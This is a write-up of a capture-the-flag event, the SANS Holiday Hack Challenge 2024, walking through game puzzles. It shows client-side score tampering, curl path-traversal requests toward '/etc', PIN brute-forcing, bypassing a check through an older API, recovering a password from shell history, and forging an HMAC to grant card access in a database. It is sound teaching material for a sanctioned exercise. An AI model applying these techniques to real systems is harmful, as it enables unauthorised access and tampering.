SANS Holiday Hack Challenge 2024

Snow-maggedon

- Write-Up -

*By **James Baldacchino** (betaj)*

January 2025

Table of Contents

Narrative

PROLOGUE

Welcome back to the Geese Islands! Let's help the elves pack up to return to the North Pole.

With challenges solved, we're ready to head to the North Pole!

Let's hope Santa is back already to direct operations.

ACT I

With Santa away, Wombley Cube and Alabaster Snowball have each tried to lead. Surely they won't mess up the naughty and nice list…

This division among the elves can't be good. Surely it won't get any worse.

ACT II

Wombley's getting desparate. Out-elved by Alabaster's faction, he's planning a gruesome snowball fight to take over present delivery!

Both sides want to see Christmas mission fulfilled. Will either yield? Who can bring order to such chaos?

ACT III

Now Wombley's gone and gotten the Naughty-Nice list ransomwared! Santa is not pleased...


Thank you dear player for bringing peace and order back to the North Pole!

Objective 1 – Holiday Hack Orientation

Talk to Jingle Ringford on Christmas Island and get your bearings at Geese Islands

Procedure

Just follow the instructions and you're set. Not much to report here!



Objective 2 – Elf Connect

Help Angel Candysalt connect the dots in a game of connections.

Procedure

By reading through the instructions we know that this objective consists of a trivia game in which we need to group words that fall within the same sub-category.

Silver Medal

To achieve the silver medal, you can just use your cybersecurity knowledge (and some Googling to fill-in the gaps). Or you can have a look at the game's code, which makes it really obvious what the correct groupings are. The sub-categories are defined in a cleartext array called `wordSets` which has four arrays of 16 elements each (0 to 15). Each correct set is defined as the corresponding array position of 4 elements inside the array called `correctSets`.

```
const game = new Phaser.Game(config);

const wordSets = {
    1: ["Tinsel", "Sleigh", "Belafonte", "Bag", "Comet", "Garland", "Jingle Bells", "Mittens", "Vixen", "Gifts", "Star", "Crosby", "White Christmas", "Prancer", "Lights", "Blitzen"],
    2: ["Nmap", "burp", "Frida", "OWASP Zap", "Metasploit", "netcat", "Cycript", "Nikto", "Cobalt Strike", "wfuzz", "Wireshark", "AppMon", "apktool", "HAVOC", "Nessus", "Empire"],
    3: ["AES", "WEP", "Symmetric", "WPA2", "Caesar", "RSA", "Asymmetric", "TKIP", "One-time Pad", "LEAP", "Blowfish", "hash", "hybrid", "Ottendorf", "3DES", "Scytale"],
    4: ["IGMP", "TLS", "Ethernet", "SSL", "HTTP", "IPX", "PPP", "IPSec", "FTP", "SSH", "IP", "IEEE 802.11", "ARP", "SMTP", "ICMP", "DNS"]
};

let wordBoxes = [];
let selectedBoxes = [];
let correctSets = [
    [0, 5, 10, 14], // Set 1
    [1, 3, 7, 9],   // Set 2
    [2, 6, 11, 12], // Set 3
    [4, 8, 13, 15]  // Set 4
];
```

As a short-cut we can copy and paste the contents of `wordSets` into a csv file and use that to create a spreadsheet that sorts the elements into the correct groups:

Array Index	Round 1	Round 2	Round 3	Round 4
0	Tinsel	Nmap	AES	IGMP
5	Garland	netcat	RSA	IPX
10	Star	Wireshark	Blowfish	IP
14	Lights	Nessus	3DES	ICMP
1	Sleigh	burp	WEP	TLS
3	Bag	OWASP Zap	WPA2	SSL
7	Mittens	Nikto	TKIP	IPSec
9	Gifts	wfuzz	LEAP	SSH
2	Belafonte	Frida	Symmetric	Ethernet
6	Jingle Bells	Cycript	Asymmetric	PPP
11	Crosby	AppMon	hash	IEEE 802.11
12	White Christmas	apktool	hybrid	ARP
4	Comet	Metasploit	Caesar	HTTP
8	Vixen	Cobalt Strike	One-time Pad	FTP
13	Prancer	HAVOC	Ottendorf	SMTP
15	Blitzen	Empire	Scytale	DNS

In case you're curious, the answers fall into the following sub-categories:

Round 1 - Christmas				
Decorations	*Tinsel*	*Garland*	*Star*	*Lights*
Xmas Motifs	*Sleigh*	*Bag*	*Mittens*	*Gifts*
Carols	*Belafonte*	*Jingle Bells*	*Crosby*	*White Christmas*
Reindeer	*Comet*	*Vixen*	*Prancer*	*Blitzen*
Round 2 – Cybersecurity Tools				
Assessment Tools	*Nmap*	*netcat*	*Wireshark*	*Nessus*
WebApp Testing	*burp*	*OWASP Zap*	*Nikto*	*wfuzz*
Mobile App Testing	*Frida*	*Cycript*	*AppMon*	*apktool*
C2 (Command & Control)	*Metasploit*	*Cobalt Strike*	*HAVOC*	*Empire*
Round 3 – Encryption				
Cryptographic Algorithms	*AES*	*RSA*	*Blowfish*	*3DES*
Wi-Fi Encryption	*WEP*	*WPA2*	*TKIP*	*LEAP*
Types of Cryptography	*Symmetric*	*Asymmetric*	*Hash*	*Hybrid*
Classical Ciphers	*Caeser*	*One-Time Pad*	*Ottendorf*	*Scytale*
Round 4 – Networking				

Internet Protocols	*IGMP*	*IPX*	*IP*	*ICMP*
Security Protocols	*TLS*	*SSL*	*IPSec*	*SSH*
Network Technologies	*Ethernet*	*PPP*	*IEEE 802.11*	*ARP*
Application Layer Protocols	*HTTP*	*FTP*	*SMTP*	*DNS*


Gold Medal

For a gold medal we are tasked with beating the high score of 50,000. Playing the game normally, we are only awarded 100 points for each correct set of four words, so the maximum score is 1600 – quite far away from the target of 50,000. So, it's clear that we need to be a bit sneakier in our approach.

Having a look through the code again, we can see a variable called `score` that is being updated with our score every time we complete a set. It is initially set to 0, and by typing `score` in the browser console we can see it getting updated every time we complete a set. So, we can simply type in `score = 999999` to give ourselves a new score.

```
> score
< 0
> score
< 100
> score = 999999
< 999999
> score
< 999999
```

All that's left for us to do now, is to complete at least one more set and we have the new high score 😊



Objective 3 – Elf Minder 9000

Assist Poinsettia McMittens with playing a game of Elf Minder 9000.

Hints

- Some levels will require you to click and rotate paths in order for your elf to collect all the crates.
- Be sure you read the "Help" section thoroughly! In doing so, you will learn how to use the tools necessary to safely guide your elf and collect all the crates.
- When developing a video game—even a simple one—it's surprisingly easy to overlook an edge case in the game logic, which can lead to unexpected behavior.

Procedure

Gold Medal

You can just complete the levels normally to get a Silver Medal, but quite honestly, it's a bit of headache to figure them all out and it's more worth your while to go straight for the gold and hack your way through the levels.

Looking at the console we find two JavaScript files; `guide.js` and `game2.js`. There are some interesting points that stand out here:

- `guide.js` declares a variable called `whyCantIholdAllTheseSprings`. The variable contains ASCII art of a man holding three springs and appears to be sent to the console output when the number of springs is greater than 2 (**Lines 367-369**).
- A chunk of `console.log` debug text in `game2.js` stands out in **lines 522 to 530**. The text implies that there is an 'editor' mode, and we can see that the `isEditor` variable is being obtained from the URL parameter `edit` in **line 520**.
    - We can also see that the level of the game is determined by the URL parameter `level`.
    - We can get the current values for Resource ID and Level Number by typing `urlParams.id` and `urlParams.level` in the console.
- **Lines 1064 to 1069** include a congratulations message that is shown when all the levels are completed, and it hints at the existence of a hidden level called "**A Real Pickle**".


From the 'elements' tab of the console we know that the URL for the game's iframe is `https://hhc24-elfminder.holidayhackchallenge.com/index.html`. So now we can access the game directly in a new window to any level we like (including A Real Pickle) by calling the following url: `https://hhc24-elfminder.holidayhackchallenge.com/index.html?id=4f72a2c3-3329-417d-9559-28f75c4303c7&level=A%20Real%20Pickle`

We can also enter editor mode by adding `&edit=true` to the end of the URL. The editor screen allows us to edit the existing game elements and place new ones, but most importantly it allows us to place springs in positions which would otherwise be disallowed – for example right next to the start flag or right next to boulders. The console also conveniently tells us that all the level data is stored in a variable called `game.entities`. If we type this variable name in console, we can see that it is an array consisting of several sets, each set gives the x and y coordinates and the element type for each element. The entity types are defined at the start of `guide.js` as `start`, `end`, `crate`, `blocker`, `hazard`, `steam`, `portal` and `spring` assigned to numbers `0` to `7` respectively.

Nevertheless, it's not as easy as it looks now. We can't just remove all the obstacles and crates and draw a straight path to the finish. The game has a few checks and will throw a Captain Planet themed (lol) error if our elf passes through a location which is supposed to be occupied by an obstacle – so all the boulders and crates must remain where they stand.

Using console, we can add spring and tunnel elements to the game where they would otherwise not have been possible in editor mode. For example, we can fit in a tunnel exit in the tiny gap between the finish flag and the boulder in A Real Pickle with a console command such as `game.entities[23]=[10,9,6]` (be sure to check the length of `game.enitities` first so you use the correct array index).

This way we can plot a course for this level that does not need any clicks and uses multiple springs (I also added some hot sand just to make the elf go faster). Mine looks like this:



And that completes the objective with a gold medal.

Objective 4 – cURLing

Team up with Bow Ninecandle to send web requests from the command line using Curl, learning how to interact directly with web servers and retrieve information like a pro!

Hints

- The official cURL man page has tons of useful information on how to use cURL.
- Take a look at cURL's "—path-as-is" option; it controls a default behaviour that you may not expect!

Procedure

Silver Medal

For a Silver Medal all you need to do is follow the instructions that pop up on the terminal screen. Whenever you're stuck just type in `hint` or refer to the cURL man page and it should be straightforward to complete. You can also just copy the commands marked in **bold** here:

```
1) Unlike the defined standards of a curling sheet, embedded devices often have web servers on non-standard ports.  Use curl to retrieve the web page on host "curlingfun" port 8080.
alabaster@curlingfun:~$ curl curlingfun:8080
You have successfully accessed the site on port 8080!

2) Embedded devices often use self-signed certificates, where your browser will not trust the certificate presented.  Use curl to retrieve the TLS-protected web page at https://curlingfun:9090/
alabaster@curlingfun:~$ curl https://curlingfun:9090 --insecure
You have successfully bypassed the self-signed certificate warning!
Subsequent requests will continue to require "--insecure", or "-k" for short.

3) Working with APIs and embedded devices often requires making HTTP POST requests. Use curl to send a request to https://curlingfun:9090/ with the parameter "skip" set to the value "alabaster", declaring Alabaster as the team captain.
alabaster@curlingfun:~$ curl -d "skip=alabaster" https://curlingfun:9090 -k
You have successfully made a POST request!

4) Working with APIs and embedded devices often requires maintaining session state by passing a cookie.  Use curl to send a request to https://curlingfun:9090/ with a cookie called "end" with the value "3", indicating we're on the third end of the curling match.
alabaster@curlingfun:~$ curl --cookie "end=3" https://curlingfun:9090 -k
You have successfully set a cookie!

5) Working with APIs and embedded devices sometimes requires working with raw HTTP headers.  Use curl to view the HTTP headers returned by a request to https://curlingfun:9090/
alabaster@curlingfun:~$ curl https://curlingfun:9090 -k -v
* Server certificate:
*  subject: C=US; ST=Some-State; O=Internet Widgits Pty Ltd; CN=localhost
*  start date: Feb  7 16:23:39 2024 GMT

...

< Connection: keep-alive
< Custom-Header: You have found the custom header!
<
You have successfully bypassed the self-signed certificate warning!
Subsequent requests will continue to require "--insecure", or "-k" for short.

6) Working with APIs and embedded devices sometimes requires working with custom HTTP headers.  Use curl to send a request to https://curlingfun:9090/ with an HTTP header called "Stone" and the value "Granite".
alabaster@curlingfun:~$ curl https://curlingfun:9090 -k -H "Stone:Granite"
You have successfully set a custom HTTP header!

7) curl will modify your URL unless you tell it not to.  For example, use curl to retrieve the following URL containing special characters: https://curlingfun:9090/../../etc/hacks
alabaster@curlingfun:~$ curl https://curlingfun:9090/../../etc/hacks -k --path-as-is
You have successfully utilized --path-as-is to send a raw path!
```

Gold Medal

Bow Ninecandles tells us that there is a way to pass through this challenge using just three commands … my first thought was to combine all the different curl switches in a single-line command; `curl https://curlingfun:9090/ -k -d "skip=alabaster" --cookie "end=3" -H "Stone:Granite" -v` but this doesn't work, so it seems that we need to be a bit craftier to get the gold.

Typing `ls` into the terminal shows us that there is a text file called `HARD-MODE.txt` – well that looks interesting…

```
alabaster@curlingfun:~$ ls
HARD-MODE.txt  HELP
alabaster@curlingfun:~$ cat HARD-MODE.txt
Prefer to skip ahead without guidance?  Use curl to craft a request meeting these requirements:

- HTTP POST request to https://curlingfun:9090/
- Parameter "skip" set to "bow"
- Cookie "end" set to "10"
- Header "Hack" set to "12ft"
```

This is easy by now; we've learned all we need for this by completing the silver medal:

```
alabaster@curlingfun:~$ curl https://curlingfun:9090/ -k -d "skip=bow" --cookie "end=10" -H "Hack:12ft"
Excellent!  Now, use curl to access this URL: https://curlingfun:9090/../../etc/button
```

We've learned how to tackle this next bit too by using the `–path-as-is` switch with cURL:

```
alabaster@curlingfun:~$ curl https://curlingfun:9090/../../etc/button -k –path-as-is
Great!  Finally, use curl to access the page that this URL redirects to:
https://curlingfun:9090/GoodSportsmanship
```

Following URL redirects is something new in this challenge, but it's quite easy to figure out how to do it with a quick look at the man page or a Google search:

```
alabaster@curlingfun:~$ curl https://curlingfun:9090/GoodSportsmanship -k -L
Excellent work, you have solved hard mode!  You may close this terminal once HHC grants your achievement.
```

Objective 5 – Frosty Keypad

In a swirl of shredded paper, lies the key. Can you unlock the shredder's code and uncover Santa's lost secrets?

Hints

- Hmmmm. I know I have seen Santa and the other elves use this keypad. I wonder what it contains. I bet whatever is in there is a **National Treasure**!
- Well this is puzzling. I wonder if Santa has a seperate code. Bet that would cast some light on the problem. I know this is a stretch...but...what if you had one of those fancy UV lights to look at the fingerprints on the keypad? That might at least limit the possible digits being used...
- See if you can find a copy of that book everyone seems to be reading these days. I thought I saw somebody drop one close by...

Procedure

Silver Medal

Just a few steps away to the right-hand side of the screen there is a book lying on the ground – picking it up adds '**Frosty Book**' to our inventory and it contains a poem across 14 pages.

The sticky note stuck to the shredder has five sets of three numbers each. The first number in each set is between 2 and 14 … which kind of reminds me of the number of pages in the book. So, if the first number in each set refers to the page number, the second and third numbers in each set must refer to the word and letter positions respectively. So, `2:6:1` points to The 1st letter of the 6th word in Page 2, which is `S`.

Deciphering the message in this way gives us the phrase `SANTA` which makes sense and indicates that we're on the right track with this objective. But we now need to change these letters into numbers we can key in on the keypad. My first thought was a simple substitution cipher where A=1, B=2, C=3, etc. but that won't work in this case as we only have 10 possible digits. So, my next thought was to use the digit-to-letter allocation used on telephone keypads (like that shown in the image).

This way we find that the key-code is **72682** which allows us to unlock the shredder.

Set	Corresponding Letter	Keypad Digit
2:6:1	S	7
4:19:3	A	2
6:1:1	N	6
3:10:4	T	8
14:8:3	A	2

This unlocks the shredder and allows me to collect a file called `shreds.zip` which appears to contain scanned copies of thin slivers of shredded paper as individual image files.

Gold Medal

There is a UV flashlight hidden behind the stack of gifts just to the left of the shredder. By using this on the keypad we can see that the numbers 2, 6, 7, and 8 where used. Since we know that this is a five-digit pin, we must assume that one of the digits is used twice.

Microsoft CoPolit tells me that there are 960 possible unique combinations (PROMPT: `how many possible unique 5-digit combinations can you create with 4 digits where each digit is used at least once in each combination`) so we need to find a way of automating this. Since I got some practice using cURL recently, I decided to use Python to generate the possible 5-digit combinations and POST them to the game's URL using cURL. I used Microsoft Co-Pilot to help me generate the Python Code I used for this. The code generates the possible combinations and submits each one in the format `{answer:pin}` as a JSON HTTP POST request and listens for a successful response code of `200`. I also included a 2 second delay between each combination attempt, since the server would only accept one request per second.

After running the script for a few minutes, I got a successful response with the combination **22786.**

Objective 6 – Hardware hacking 101 Part 1

Ready your tools and sharpen your wits—only the cleverest can untangle the wires and unlock Santa's hidden secrets!

Hints

- Hey, I just caught wind of this neat way to piece back shredded paper! It's a fancy heuristic detection technique—sharp as an elf's wit, I tell ya! Got a sample Python script right here, courtesy of Arnydo. Check it out when you have a sec: heuristic_edge_detection.py.
- Have you ever wondered how elves manage to dispose of their sensitive documents? Turns out, they use this fancy shredder that is quite the marvel of engineering. It slices, it dices, it makes the paper practically disintegrate into a thousand tiny pieces. Perhaps, just perhaps, we could reassemble the pieces?

Procedure

Silver Medal

We are given a "Santa's little Helper (SLH) Access Card Maintenance Tool" UART-Bridge device that needs to be connected correctly to the terminal in order to access it. We have a manual showing us the pinouts of the SLH but nothing more.

This information is enough to correctly connect the UART to the terminal and open up the console that is provided. The correct connections are as follows:

`GND` on the SLH goes to `G` on the terminal (preferably use a Green jumper wire for this)

`VCC` on the SLH goes to `V` on the terminal (preferably use a Red jumper wire for this)

`Rx` on the SLH needs to be connected to the transmitting pin `T` on the terminal

`Tx` on the SLH need to be connected to the receiving pin `R` on the terminal

The USB Type-C Connector goes on the USB port on the right-hand side of the SLH.

If we power on the terminal using the **P** button and try to establish a serial connection by pressing the **S** button, smoke comes out of one of the ICs on the terminal. So, we've most probably provided too much voltage and fried the chip. Luckily there's no permanent damage and we can just switch the DIP switch on the SLH to **3V**.

Now, we no longer get smoke if we try to establish a serial connection but the terminal window tells us that our settings are incorrect. Looking at the settings, we already know that the port to use is `USB0`. However, we need to determine the settings to use for the `Baud rate`, `Parity`, `Data`, `Stop bits` and `Flow Control` parameters.

It's clear now that we should be able to determine these settings from the pile of paper shreds we collected in the previous objective. If only there was a way to reconstruct the original document! The hints make this task quite easy for us by pointing us towards a Python script called `heuristic_edge_detection.py`.

Just by running this script and pointing it towards the folder with the paper slices in it, we are given a reconstructed image. It needs to be flipped horizontally and edited very slightly, but the result is a very useful document which just so happens to have all the information we're looking for. All we need to do now is go back into the settings and set the following:

- Port: `USB0`
- Baud: `115200`
- Parity: `Even`
- Data: `7 Bits`
- Stop Bits: `1 bit`
- Flow Ctrl: `RTS`

Now, when we press the **S** button, we get a successful serial connection 😊

Gold Medal

For the Gold Medal Jewel Loggins tells us that there is a way of completing the challenge while bypassing the hardware altogether.

To start tackling this part of the challenge we should have a close look at the source code. Luckily there are plenty of inline comments to help us understand the code. There is one part that sticks out thanks to the chunk of comments included with it in **lines 872 to 901**.

```
// Build the URL with the request ID as a query parameter
// Word on the wire is that some resourceful elves managed to brute-force their way in through the v1 API.
// We have since updated the API to v2 and v1 "should" be removed by now.
// const url = new URL(`${window.location.protocol}//${window.location.hostname}:${window.location.port}/api/v1/complete`);
const url = new URL(`${window.location.protocol}//${window.location.hostname}:${window.location.port}/api/v2/complete`);

try {
  // Make the request to the server
  const response = await fetch(url, {
    method: 'POST',
    headers: {
      'Content-Type': 'application/json'
    },
    body: JSON.stringify({ requestID: requestID, serial: serial, voltage: uV })
  });

  // Check if the request was successful
  if (!response.ok) {
    throw new Error('Network response was not ok: ' + response.statusText);
  }
```

This snippet of code gives us a lot of useful information:

1. There is an older version of the API (`v1`) that may be vulnerable to hacking.
2. JSON data is submitted to server with `/api/v2/complete` appended to the URI address
3. The JSON data contains the `requestID`, a value for `serial` and a value for `voltage`

To obtain the URI address and `requestID` we can have a look at the Elements tab of the Developer Tools window. The `requestID` is one of the parameters passed in the URI of the iframe.

```
<div class="modal-frame challenge challenge-termHardwareHacking101A"> flex
  <iframe title="challenge" src="https://hhc24-hardwarehacking.holidayhackchallenge.com?&challenge=termHa…ATATATTAATATATATATATATTAGCATATCGATATATGCATATATATATATGCGCATATTAGC"> == $0
    #document (https://hhc24-hardwarehacking.holidayhackchallenge.com/?&challenge=termHard…
```

From completing the Silver Medal, we also know that the value of voltage should be `3`. This leaves us with the question of what should be passed as the value of `serial`. If we try running the app through BurpSuite we can see that serial is an array of 6 values – which rings a bell since we had to provide 6 parameters to the PDA to establish the serial connection for the Silver Medal solution. Searching through the code again, we find an interesting section from **line 208 to 224**, which defines the arrays containing all the options on the PDA:

```
208  // PDA Screen Text Stuff
209  const baudRates = [300, 1200, 2400, 4800, 9600, 14400, 19200, 38400, 57600, 115200];
210  const dataBits = [5, 6, 7, 8];
211  const parityOptions = ["None", "odd", "even"];
212  const stopBits = [1, 2];
213  const flowControlOptions = ["None", "RTS/CTS", "Xon/Xoff", "RTS"];
214  const ports = ["COM1", "COM2", "COM3", "USB0"];
215
216  this.currentPortIndex = 0; // starting with COM1
217  this.currentBaudIndex = 0; // starting with 300
218  this.currentDataIndex = 0; // starting with 8 bit
219  this.currentParityIndex = 0; // starting with None
220  this.currentStopBitsIndex = 0; // starting with 1 bit
221  this.currentFlowControlIndex = 0; // starting with None
222
223  let selectedOptionIndex = 0; // 0 for baud, 1 for data, 2 for parity, 3 for bits, 4 for stopbits, 5 for flow ctrl
224  const options = ['port', 'baud', 'parity', 'bits', 'stopbits', 'flow ctrl'];
```

This section also defines a variable called `options` which shows us the order in which the options are stored in the array. From this we can conclude that `serial` should be an array containing the correct index values for `port`, `baud`, `parity`, `bits`, `stopbits` and `flow ctrl` in that precise order.

The correct index values we need to pass are as follows (remember that array indexes always start from 0!):

- `port[3] = USB0`
- `baud[9] = 115200`
- `parityOptions[2] = even`
- `dataBits[2] = 7`
- `stopBits[0] = 1`
- `flowControlOptions[3]=RTS`

So, the correct array is `serial= [3,9,2,7,1,3]`

With all this information at hand, we can make a simple curl POST request with our `requestID`, the value of `serial` and `voltage` to the URI for API v1; `https://hhc24-hardwarehacking.holidayhackchallenge.com/api/v1/complete`

I used a simple Python Script for this (repurposing part of what I used for brute-forcing the Frosty Keypad). After running the code, I can see that I was awarded the gold medal for the challenge – hooray!

Objective 7 – Hardware Hacking 101 Part 2

Santa's gone missing, and the only way to track him is by accessing the Wish List in his chest—modify the access cards database to gain entry!

Hints


- It is so important to keep sensitive data like passwords secure. Often times, when typing passwords into a CLI (Command Line Interface) they get added to log files and other easy to access locations. It makes it trivial to step back in history and identify the password.
- I seem to remember there being a handy HMAC generator included in CyberChef.

Procedure

Silver Medal

One of the hints comes very close to giving this objective away with its reference to *'step[ping] back in history'*.

At the terminal we choose the first option "Startup System (Default)" and we are presented with the SLH Tool terminal. Just hit the up-arrow key to see the last commands entered at the prompt. Keep pressing up until you see a line that contains a password:




```
slh@slhconsole\> slh -passcode CandyCaneCrunch77 -set-access 1 -id 143
```

All we need to do is modify the `-id` switch to `42` instead of `143`:

Gold Medal

To obtain the gold medal, Jewel Loggins tells us that we need to find a way of changing the access for card No. 42 by directly manipulating the database rather than using the SLH tool. He also mentions that we will need to generate our own HMAC to do this successfully.

In the terminal prompt we can see that there is a single file called `access_cards` and that it is an SQLite 3.x database:

```
slh@slhconsole\> ls
access_cards
slh@slhconsole\> file access_cards
access_cards: SQLite 3.x database, last written using SQLite version 3040001, file counter 4, database pages 32,
cookie 0x2, schema 4, UTF-8, version-valid-for 4
```

This means we can access the database directly using sqlite3.

```
slh@slhconsole\> sqlite3 access_cards
SQLite version 3.40.1 2022-12-28 14:03:47
Enter ".help" for usage hints.
```

Next, we can look at the schema for `access_cards` to see what column names are in the table:

```
sqlite> .schema access_cards
CREATE TABLE access_cards (
            id INTEGER PRIMARY KEY,
            uuid TEXT,
            access INTEGER,
            sig TEXT
```

We now know that each entry in the table has four values; `id`, `uuid`, `access` and `sig`.

`id` contains the card number, `uuid` contains the actual card UUID, access contains a `0` or `1` value depending on whether access is granted for that card or not and `sig` contains the HMAC hash for that table entry.

We can now look at the entry for card 42 specifically with `SELECT * FROM access_cards where id = 42;`

```
sqlite> SELECT * FROM access_cards WHERE id=42;
42|c06018b6-5e80-4395-ab71-
ae5124560189|0|ecb9de15a057305e5887502d46d434c9394f5ed7ef1a51d2930ad786b02f6ffd
```

We can also update the database entry to change the value for access from 0 to 1:

```
sqlite> UPDATE access_cards SET access=1 WHERE id = 42;
```

But this is not enough, since the HMAC value stored in the `sig` column no longer corresponds to the entry for card no. 42. We need to find a way to generate our own HMAC. We already know we can use Cyberchef for this part (thanks to the hints), but generating a HMAC requires us to know the exact formatting of the inputted data to be hashed and the key used for HMAC hashing.


We can see that our database has another table apart from `access_cards` and it is called `config`…which makes it sound interesting enough for us to have a look inside it:

```
sqlite> .tables
access_cards  config
sqlite> SELECT * FROM config;
1|hmac_secret|9ed1515819dec61fd361d5fdabb57f41ecce1a5fe1fe263b98c0d6943b9b232e
2|hmac_message_format|{access}{uuid}
3|admin_password|3a40ae3f3fd57b2a4513cca783609589dbe51ce5e69739a33141c5717c20c9c1
4|app_version|1.0
```

This is just what we were looking for. The first entry in the config table gives us the HMAC key that we should use, and the second entry gives us the correct message format. So, all that we need to do now is prepend the UUID for card 42 with a `1` and paste it into Cyberchef in the Input field. Paste the value of `hmac_secret` into the **Key** field and click on **BAKE!**

We now have our freshly baked HMAC value for card no. 42 with an access value of `1`. All that remains is for us to update the database with this new value:

```
sqlite> UPDATE access_cards SET sig='135a32d5026c5628b1753e6c67015c0f04e26051ef7391c2552de2816b1b7096' WHERE id=42;
sqlite>
```



Objective 8 – Mobile Analysis

Help find who has been left out of the naughty AND nice list this Christmas. Please speak with Eve Snowshoes for more information.

Hints

- EASY:
  - Try using apktool or jadx
  - Maybe look for what names are included and work back from that?
- HARD:
  - So yeah, have you heard about this new Android app format? Want to convert it to an APK file?
  - Obfuscated and encrypted? Hmph. Shame you can't just run strings on the file.

Procedure
